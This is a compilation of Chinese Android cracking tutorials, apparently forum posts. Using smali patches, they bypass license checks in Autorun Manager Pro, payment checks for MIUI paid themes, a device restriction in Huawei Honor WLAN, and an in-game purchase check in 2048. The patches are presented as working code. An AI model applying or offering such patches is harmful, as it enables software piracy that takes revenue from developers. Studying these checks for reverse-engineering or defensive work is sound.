.line 17
sget-object v1, Lh/l;->kQ:Ljava/lang/Boolean;

invoke-virtual {v1}, Ljava/lang/Boolean;->booleanValue()Z

move-result v1

if-nez v1, :cond_0

move p1, v0

:cond_0
invoke-static {v0}, Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

move-result-object v1

sput-object v1, Lh/c;->kd:Ljava/lang/Boolean;

if-eqz p1, :cond_2

sget-object v1, Lh/c;->kg:Landroid/app/Application;

invoke-static {v1}, Lh/c;->C(Landroid/content/Context;)Z

move-result v1

if-eqz v1, :cond_2
```

```
invoke-static  {},  Ljava/lang/Math;->random()D

move-result-wide  v1

const-wide  v3,  0x3feccccccccccccdL

cmpg-double  v1,  v1,  v3

if-gez  v1,  :cond_2

invoke-static  {v5},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

move-result-object  v0

sput-object  v0,  Lh/c;->ka:Ljava/lang/Boolean;

:cond_1
:goto_0
sget-object  v0,  Lh/c;->ka:Ljava/lang/Boolean;

return-object  v0

:cond_2
sget-object  v1,  Lh/c;->kg:Landroid/app/Application;

invoke-static  {v0},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;
```

```
move-result-object  v2

invoke-static  {v1,  v2},  Lh/m;->a(Landroid/content/Context;Ljava/lang/Boolean;)Ljava/lang/Boolean;

move-result-object  v1

invoke-virtual  {v1},  Ljava/lang/Boolean;->booleanValue()Z

move-result  v1

if-eqz  v1,  :cond_4

invoke-static  {v5},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

move-result-object  v1

sput-object  v1,  Lh/c;->kd:Ljava/lang/Boolean;

new-instance  v1,  Ljava/util/ArrayList;

const/4  v2,  0x2

invoke-direct  {v1,  v2},  Ljava/util/ArrayList;-><init>(I)V

new-instance  v2,  Lorg/apache/http/message/BasicNameValuePair;

const-string  v3,  "email"
```

```
        invoke-
direct  {v2,  v3,  p0},  Lorg/apache/http/message/BasicNameValuePair;-><init>(Ljava/lang/String;Ljava/lang/String;
)V

        invoke-interface  {v1,  v2},  Ljava/util/List;->add(Ljava/lang/Object;)Z

        sget-object  v2,  Lh/l;->lb:Ljava/lang/String;

        invoke-static  {v2,  v1},  Lh/m;->a(Ljava/lang/String;Ljava/util/List;)Ljava/lang/String;

        move-result-object  v1

        invoke-virtual  {v1},  Ljava/lang/String;->trim()Ljava/lang/String;

        move-result-object  v2

        const-string  v3,  ""

        invoke-virtual  {v2,  v3},  Ljava/lang/String;->equalsIgnoreCase(Ljava/lang/String;)Z

        move-result  v2

        if-nez  v2,  :cond_3

        sget-object  v2,  Lh/l;->lb:Ljava/lang/String;

        const-string  v3,  "http://andrs.w3pla.net/"
```

```
invoke-virtual  {v2,  v3},  Ljava/lang/String;->startsWith(Ljava/lang/String;)Z

move-result  v2

if-eqz  v2,  :cond_3

const-string  v2,  "#!name#!="

invoke-virtual  {v1,  v2},  Ljava/lang/String;->startsWith(Ljava/lang/String;)Z

move-result  v2

if-eqz  v2,  :cond_3

invoke-static  {v5},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

move-result-object  v0

sput-object  v0,  Lh/c;->ka:Ljava/lang/Boolean;

invoke-virtual  {v1},  Ljava/lang/String;->trim()Ljava/lang/String;

move-result-object  v0

const-string  v1,  "#!name#!="

const-string  v2,  ""
```

```
        invoke-
virtual  {v0,  v1,  v2},  Ljava/lang/String;->replaceFirst(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;

        move-result-object  v0

        sput-object  v0,  Lh/c;->ke:Ljava/lang/String;

        :goto_1
        sget-object  v0,  Lh/c;->kg:Landroid/app/Application;

        sget-object  v1,  Lh/c;->ke:Ljava/lang/String;

        invoke-static  {v0,  v1},  Lh/c;->j(Landroid/content/Context;Ljava/lang/String;)V

        goto  :goto_0

        :cond_3
        invoke-static  {v0},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;  #这里改用 v5

        move-result-object  v0

        sput-object  v0,  Lh/c;->ka:Ljava/lang/Boolean;

        const-string  v0,  ""  #这里应该是注册者的 email,随便填写吧

        sput-object  v0,  Lh/c;->ke:Ljava/lang/String;

        goto  :goto_1
```

```
        :cond_4
        sget-object  v0,  Lh/c;->kg:Landroid/app/Application;

        invoke-static  {v0},  Lh/c;->C(Landroid/content/Context;)Z

        move-result  v0

        if-eqz  v0,  :cond_1  #这个跳转也可以改一下的

        invoke-static  {v5},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

        move-result-object  v0

        sput-object  v0,  Lh/c;->ka:Ljava/lang/Boolean;

        goto/16  :goto_0
.end  method

.method  static  synthetic  bL()V
        .locals  6

        .prologue
        .line  17
        sget-object  v0,  Lh/c;->ki:Ljava/util/ArrayList;

        invoke-virtual  {v0},  Ljava/util/ArrayList;->iterator()Ljava/util/Iterator;
```

```
        move-result-object  v1

        :goto_0
        invoke-interface  {v1},  Ljava/util/Iterator;->hasNext()Z

        move-result  v0

        if-eqz  v0,  :cond_0

        invoke-interface  {v1},  Ljava/util/Iterator;->next()Ljava/lang/Object;

        move-result-object  v0

        check-cast  v0,  Landroid/os/Handler;

        const/4  v2,  0x0

        const/4  v3,  0x0

        const/16  v4,  0x52c

        const/4  v5,  0x2

        invoke-
static  {v2,  v3,  v4,  v5},  Landroid/os/Message;->obtain(Landroid/os/Handler;III)Landroid/os/Message;

        move-result-object  v2
```

```
        invoke-virtual  {v0,  v2},  Landroid/os/Handler;->sendMessage(Landroid/os/Message;)Z

        goto  :goto_0

        :cond_0
        return-void
.end  method

.method  static  synthetic  bM()Landroid/app/Application;
        .locals  1

        .prologue
        .line  17
        sget-object  v0,  Lh/c;->kg:Landroid/app/Application;

        return-object  v0
.end  method

.method  public  static  j(Landroid/content/Context;Ljava/lang/String;)V
        .locals  2
        .parameter
        .parameter

        .prologue
        .line  210
        invoke-
static  {p0},  Landroid/preference/PreferenceManager;->getDefaultSharedPreferences(Landroid/content/Context;)Landr
oid/content/SharedPreferences;
```


```
        move-result-object  v0

        invoke-
interface  {v0},  Landroid/content/SharedPreferences;->edit()Landroid/content/SharedPreferences$Editor;

        move-result-object  v0

        .line  211
        const-string  v1,  "lcn132"

        invoke-
interface  {v0,  v1,  p1},  Landroid/content/SharedPreferences$Editor;->putString(Ljava/lang/String;Ljava/lang/Str
ing;)Landroid/content/SharedPreferences$Editor;

        .line  212
        invoke-interface  {v0},  Landroid/content/SharedPreferences$Editor;->commit()Z

        .line  213
        return-void
.end  method
```

到此，4 个 receiver 的限制就算解除了。**阻止应用重启、启用 Chuck Norris 模式**也可以启用了。

重新打包，签名，安装。

EN 3G 1:41
相机
1 发现接收器
系统
短信
8 发现接收器
系统
s.transaction.PushReceiver
检测到 1 目标，详情请点击
s.transaction.MmsSystemEventReceiver
检测到 2 目标，详情请点击
s.widget.MmsWidgetProvider
检测到 2 目标，详情请点击
s.transaction.SmsReceiver
检测到 3 目标，详情请点击
s.transaction.SmsRejectedReceiver
检测到 1 目标，详情请点击
s.transaction.SimFullReceiver
检测到 1 目标，详情请点击
s.transaction.MessageStatusReceiver
检测到 1 目标，详情请点击

可以看到“**Get Pro**"按钮已经是**灰色**的了。


EN 3G 1:43
自动运行管理
显示启动对话框
该对话框包含注意事项以及详细信息
获取专业版
Autorun Manager cracked by hywd
已经解锁所有功能
Hide PRO icon from launcl
Avoid having two icons for the app
捐赠
捐赠者Email
输入你捐赠时使用的Email
捐赠
如果你喜欢我的工作，请考虑捐赠

”**防止重启**"复选框也可以选择了。

EN 3G 1:42
自动运行管理
有用的链接
Help, faq, beta testing...
系统设置
显示系统项目
在软件列表中列出系统程序
可禁用系统程序
系统程序通常都需要在系统启动时启动，请谨慎处理
开启终极优化模式 [需要roc
开启终极模式，大部分进程都将被终止运行
防止重启
当程序自动重启时禁用之
用户界面设置

EN
3G
1:50
API Demos
运行中
4 发现接收器
BusyBox Pro
运行中
1 发现接收器
授权管理
运行中
6 发现接收器
自动运行管理
运行中
3 发现接收器
Autorun Manager v3.5荒野无灯破解版

MIUI 收费主题破解交流

标 题: 【原创】MIUI 收费主题破解交流
作 者: yichirou
时 间: 2013-08-22,07:32:23
链 接: http://bbs.pediy.com/showthread.php?t=177618

首先声明本人也是菜鸟一个，发出来跟大家共同交流学习，本文也仅供学习交流，禁止商业用途，如果因此而产生的法律责任与本人无关。

中国移动
0.00K/s
06:16
主题
本地
在线
混搭
17:35
默认
20:53
Jan_简
01:14
Brighter.V5
16 23 07.29 MICHELANGELO
米开朗基罗
11:45
silence
32°
12:34
Simple Style
11 59
AUG 14
10 48
16:41

MIUI 的 ROM 做的非常不错，在此先赞一下 rom 的开发团队们。

不知何时起，主题也开始收费了，看着各种漂亮的主题很心动，有木有？那就自己想想办法吧。

第一种方法：
刚开始考虑，主题他是怎么来做收费认证的呢？想从这里入手，分析了一下 ThemeManager.apk，当你使用主题时，会判断/sdcard/MIUI/theme/.data/rights/下是否存在该主题的.mra 文件，如果不存在，那么根据你的小米帐号到小米网站确认你是否可以使用该 主题，如果可以就下载该主题的 rights 文件到/sdcard/MIUI/theme/.data/rights/；如果存在.mra 文件，那么根据该 文件的信息判断你是否可以使用该主题。

本来想通过分析程序判断怎么解析.mra 文件，然后根据算法自己生成.mra 文件，这条路是正道，但是此条路不好走；

第二种方法：
通过修改 ThemeManager.apk，跳过验证.mra 文件来使用主题，后来证明这种方法是最省事的。

首先要跳过购买，直接下载主题，通过分析发现在点击购买按钮时，会调用函数 notifyBuyEventPerformed()V，如果将该函数直接改为 notifyDownloadEventPerformed()V，那么就可以直接下载并使用主题了。

```
.method static synthetic access$300(Lmiui/resourcebrowser/view/ResourceOperationView;)V
    .locals 0
    .parameter "x0"

    .prologue
    .line 25
    invoke-direct {p0}, Lmiui/resourcebrowser/view/ResourceOperationView;->notifyDownloadEventPerformed()V

    return-void
.end method
```


另外还有一个地方也需要修改，reset()V 中的的默认返回值改为 1

```
.method private reset()V
    .locals 1

    .prologue
    .line 138
    const/4 v0, 0x1

    iput-boolean v0, p0, Lmiui/resourcebrowser/view/ResourceOperationHandler;->mIsLegal:Z

    .line 139
    return-void
.end method
```

另外再将 ThemeManager\res\values-zh-rCN\strings.xml 里的购买改为下载

```
<string name="resource_update">更新</string>
<string name="resource_select">选择</string>
<string name="resource_buy">下载</string>
<string name="resource_importing">导入中</string>
<string name="online_no_network">无法获取网络数据</string>
<string name="online_search_hint">搜索在线资源</string>
<string name="loading">加载中</string>
<string name="download_failed">下载失败</string>
<string name="download_preview_failed">加载预览图失败</string>
<string name="resource_delete_confirm">确认要删除该资源吗？</string>
```

最后重新编译 apk 文件，复制到/system/app/下即可了


中国移动
0.86K/s
06:15
贝贝卖萌
资源详情
设计师：
漫无敌
制作者：
漫无敌
大小：
9.3M
版本：
波点小可爱1.0
更新时间：
2013-8-20
评级：
资源简介：
新卡通形象贝贝开始卖萌了!!!不的不看~
新形象新开始!!
本主题适合人群:有密集事物嗜好,对另类颜色有某种喜好人员下载,该颜色为尝试,小米首发,不一定所有人都能接受,特优惠价3元,喜欢的欢迎抢购~不喜者绕道而行
微信鉴赏团workmanwudi qq群:123427834(处理bug)
为了防止破解党,我们将2周内补充第3方
24人点评，点击查看
下载（3米币）

另外，除了米 2 的 rom 外，其他的机型的 rom 好像都没有 odex，只有米 2 需要做 odex。

我发现回帖有说设置完成后一会就恢复默认的，是因为 miui 在其他地方做了检测，如果没有正确的 rights 文件就会恢复默认主题。本文章只做讨论学习用，不提供相应 apk 文件。

听鬼哥说故事之荣耀 wlan 的相关分析

·软件名称：荣耀 wlan

·需求：非华为荣耀机子可使用

·测试手机：小米 1s

前言：在群里一个小朋友的需求，可能是感觉这个软件非常好用，没事可以蹭网玩吧，让我帮忙看一下这个软件，于

是就着手分析了一下，比较简单的一个小软件。

注明一句：文章仅供测试分析学习，以及破解思路，需要继续破解的朋友，自行分析即可。我这边测试位置没信号覆盖，如果有朋友那里测试有其他问题，可以顺着本文的思路继续研究下去即可，关于此软件的其他分析思路，也可以发帖补充噢~


再次注明：文章只是提供破解思路而已，完整的破解版，继续按照本文的思路分析下去即可，纠结于只想马上使用此破解软件，不是本文章的目的。

第一步：安装测试，查看相关信息

正常步骤安装，打开，看看具体是什么情况：

第二步：思考如何分析

看到这里，我们一般情况下是去看下 Log 日志，有什么特征的信息可以寻找使用，或者看软件的提示信息如何。



①．软件应该验证手机 imei 通过联网查询是否为荣耀机型

②．本地应该会判断是不是华为机型，不是则弹出如图提示

③．百度找一个荣耀的 imei，找到获取手机 imei 的地方替换掉

④．直接修改判断逻辑，让程序认为是荣耀机型


列出了这四条信息，那么我们就考虑一个最简单的方法，也就是直接修改判断逻辑，认为是荣耀机型，然后即可使用软件；其他方法也都是可以尝试使用的，那么我们下面先反编译软件，看一下程序的大致结构。

第三步：开始试验

反编译 apk，首先分析 AndroidManifest.xml 文件，看看软件的启动类是哪一个：

分析出启动类，我们就先放置一边，可以简单记录一下。


然后去 values.xml 中查看一下是否有那个提示信息“抱歉，该服务目前仅面向荣耀特定机型用户提供。”：



好了，已经发现这个，那么我们直接去 public.xml 中看看这个字段的索引值是多少吧（根据 string 的 name 字段去找）：

```
<public type="string" name="wifi_tip40" id="0x7f05004e" />
<public type="string" name="wifi_tip42" id="0x7f050050" />
```

嗯，记录一下这个 id，然后我们将搜索一下看这个字符串在哪里被使用了：



四个文件，public.xml 不用看了，R$string.smal 也不用看，那么就剩下两个文件了，都打开看一下：

发现 WifiResMapImpl.smali 是定义一些字符串 map 表的内容，所以我们忽略掉，直接打开 UiGuideActivity$1.smali 文

件：

```
:pswitch_5
const v0, 0x7f05004e

invoke-static {v0}, Lcom/huawei/cloudwifi/util/ToastUtils;->toastMsgInMainThread(I)V

goto :goto_1
```

看到这里的内容，说明这个是在一个 switch 语句里面的，满足当前条件，则进行 toast 弹框，那么我们继续网上面分析，看看 switch 语句：

```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 3

    const/4 v2, -0x1

    if-nez p2, :cond_1

    :cond_0
    :goto_0
    return-void

    :cond_1
    invoke-virtual {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;

    move-result-object v0

    invoke-static {v0}, Landroid/text/TextUtils;->isEmpty(Ljava/lang/CharSequence;)Z

    move-result v1

    if-nez v1, :cond_0

    const-string v1, "broadcast_init_accounton_responsed"

    invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
```

这样就更清晰了，这里是一个广播的接受，猜测，如果是荣耀机型使用该软件，将会发送广播，然后这里接收到那个广播，然后判定是否可使用此软件。

然后我们就开始修改下面的判断吧，是判断接受的广播是不是空，是空则不走后面流程，然后这条判断以后，下面还

有一个判断是不是这个广播的：

```
invoke-virtual {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Landroid/text/TextUtils;->isEmpty(Ljava/lang/CharSequence;)Z

move-result v1

if-nez v1, :cond_0

const-string v1, "broadcast_init_accounton_responsed"

invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v0

if-eqz v0, :cond_0

const-string v0, "broadcast_init_accounton_responsed"

invoke-virtual {p2, v0, v2}, Landroid/content/Intent;->getIntExtra(Ljava/lang/String;I)I

move-result v0
```

然后回编译，运行：

好了，看到这里，说明我们已经成功了....

第四步：测试另外一种方案

发现软件启动类以后,那么我们就从头进入一步一步分析去。

进入在 AndroidManifest.xml 文件中看到的主类，进入，然后找到 onCreate()方法查看；

```
    move-result-object v2

    invoke-static {v1, v2}, Lcom/huawei/cloudwifi/util/LogUtil;->printInfoLog(Ljava/lang/String;Ljava/lang/String;)V

    if-eqz v0, :cond_0

    invoke-direct {p0}, Lcom/huawei/cloudwifi/account/SplashActivity;->initData()V

    :goto_0
    return-void

    :cond_0
    const v0, 0x7f03001e

    invoke-virtual {p0, v0}, Lcom/huawei/cloudwifi/account/SplashActivity;->setContentView(I)V

    invoke-direct {p0}, Lcom/huawei/cloudwifi/account/SplashActivity;->initView()V

    goto :goto_0
.end method
```

在 onCreate 方法末尾，看到这两处可疑的地方，看名称定义，第一个是载入定义，第二个 0x7f03001e 通过搜索发现

```
<public type="layout" name="ui_update_layout" id="0x7f03001d" />
<public type="layout" name="user_agreement_dialog" id="0x7f03001e" />
<public type="layout" name="wifi_layout" id="0x7f03001f" />
```

也就是显示用户同意的布局，所以这里我们又可以继续思考了：

①.修改掉上面 if-eqz v0 的判断，直接显示用户同意界面

②.那个 initData()方法里面是不是有什么东西

第一个思考，因为我们打开软件就会弹出一个是否同意的许可协议，所以这个判断就是是否弹出这个协议，软件中有可选下次打开不弹出，所以应该是那里的判断。

第二个思考，我们开始分析，查看 initData 方法：

看到这一个比较可疑。进入 AccountMgr 类里面看看一下

```
.method public final hasInitAccountInfoOK()Z
    .locals 3


    const/4 v0,0x1

    return v0


    const-string v0, "AccountMgr"
```

好了，不多说了，直接返回 true

继续回编译，安装测试...

继续正常进入软件...

爱破解，爱鬼哥...

排版看的不舒服的，直接看文档即可

链接：http://pan.baidu.com/s/1sjQ70Vr 密码：8bzn

解除“荣耀 Wlan”的绑机限制过程

鬼哥教程地址 ： http://www.52pojie.cn/thread-276247-1-1.html

其他机型进入软件会有明显的 Toast 提示“抱歉，该服务目前仅面向荣耀特定机型用户提供”。直接搜索字符串，然后找到索引，追溯到 Smali 文件的引用。“WifiResMapImpl”是资源 map 文件。以下：

```
  :pswitch_5
  const v0, 0x7f05004e  //字符串

  //弹出 Toast 提示

invoke-static {v0}, Lcom/huawei/cloudwifi/util/ToastUtils;->toastMsgInMainThread(I)V

  goto :goto_1

  nop
```

向上看会有：

```
  if-nez p2, :cond_1

  :cond_0
  :goto_0

 //返回
  return-void
```

那我们看 :cond_1

```
:cond_1

//承接上面跳转获取 p2 的返回值
invoke-virtual {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;

move-result-object v0

//判断是否为空

invoke-static {v0}, Landroid/text/TextUtils;->isEmpty(Ljava/lang/CharSequence;)Z

move-result v1

if-nez v1, :cond_0

//判断接受的广播是否正确

const-string v1, "broadcast_init_accounton_responsed"

invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v0

if-eqz v0, :cond_0

const-string v0, "broadcast_init_accounton_responsed"

invoke-virtual {p2, v0, v2}, Landroid/content/Intent;->getIntExtra(Ljava/lang/String;I)I
```

```
  move-result v0

  iget-object v1, p0,
Lcom/huawei/cloudwifi/account/UiGuideActivity$1;->this$0:Lcom/huawei/cloudwifi/account/UiGuideActivity;

  # getter for: Lcom/huawei/cloudwifi/account/UiGuideActivity;->mHasClickedBtn:Z
  invoke-static {v1},
Lcom/huawei/cloudwifi/account/UiGuideActivity;->access$0(Lcom/huawei/cloudwifi/account/UiGuideActivity;)Z

  move-result v1

  if-eqz v1, :cond_0

  if-eq v0, v2, :cond_0
```

=====

然后我们转向 AccountMgr.smali 文件, 会看到.Method onAllSuccess() 具体:

```
  .method private onAllSuccess()V
  .locals 4

  const/4 v3, 0x0

 //判断该文件里面.Method hasInitAccountInfoOK()Z 的 Boolean

  invoke-virtual {p0}, Lcom/huawei/cloudwifi/logic/account/AccountMgr;->hasInitAccountInfoOK()Z

  move-result v0
```

```
  //若为 0 同样是跳到失败的地方

   if-eqz v0, :cond_0

  ......

 .....

  :cond_0
   const/4 v0, 0x2

   invoke-direct {p0, v0}, Lcom/huawei/cloudwifi/logic/account/AccountMgr;->onAllFail(I)V
```

所以我们看.Method hasInitAccountInfoOK()Z 让它直接返回为 1 修改为下：

```
  .method public final hasInitAccountInfoOK()Z
   .locals 3

   const/4 v0,0x1

   return v0

   ....
```

http://blog.sina.com.cn/s/blog_92b6d74d0102uxlc.html

挑战 2048_3.3.0 无限炸弹版

前言

特别喜欢玩 2048，在玩的过程中总是会出现各种失误，然后就又得重新开始完。后来开发者加入了炸弹这个功能，允许玩家消除掉一个数字。但是数量仅仅只有 1 个，根本满足不了！这不，今晚没事儿就来稍微修改了一下。从此 4096,8192 不再是梦！

0×1

去除灰色按钮限制

当用完炸弹之后，进入购买页面，发现购买的按钮不能点击。

原因是程序比较了用户余额和单价，要是余额不足，就将按钮的属性设置成 false。灰色！

定位到关键位置：

```
public View getView(int position, View convertView, ViewGroup parent) {
    if(convertView == null) {
        this.holder = new Holder(this);
        convertView = LayoutInflater.from(this.context).inflate(2130903044, null);
        this.holder.mineView = convertView.findViewById(2131099667);
        this.holder.pointView = convertView.findViewById(2131099664);
        this.holder.buyBtn = convertView.findViewById(2131099666);
        convertView.setTag(this.holder);
    }
    else {
        this.holder = convertView.getTag();
    }
    this.holder.mineView.setText(String.format("+%d", Integer.valueOf(PropBuy.consumeMine[position
            ])));
    this.holder.pointView.setText(String.format("花费%d金币", Integer.valueOf(PropBuy.consumePoint
            [position])));
    if(PropBuy.consumePoint[position] > PropBuy.cornCnt) {
        this.holder.buyBtn.setEnabled(false);  // if比较，要是单价大于了余额，就设置成false
    }
    else {
        this.holder.buyBtn.setEnabled(true);  // if比较，要是单价不大于余额，就设置成true
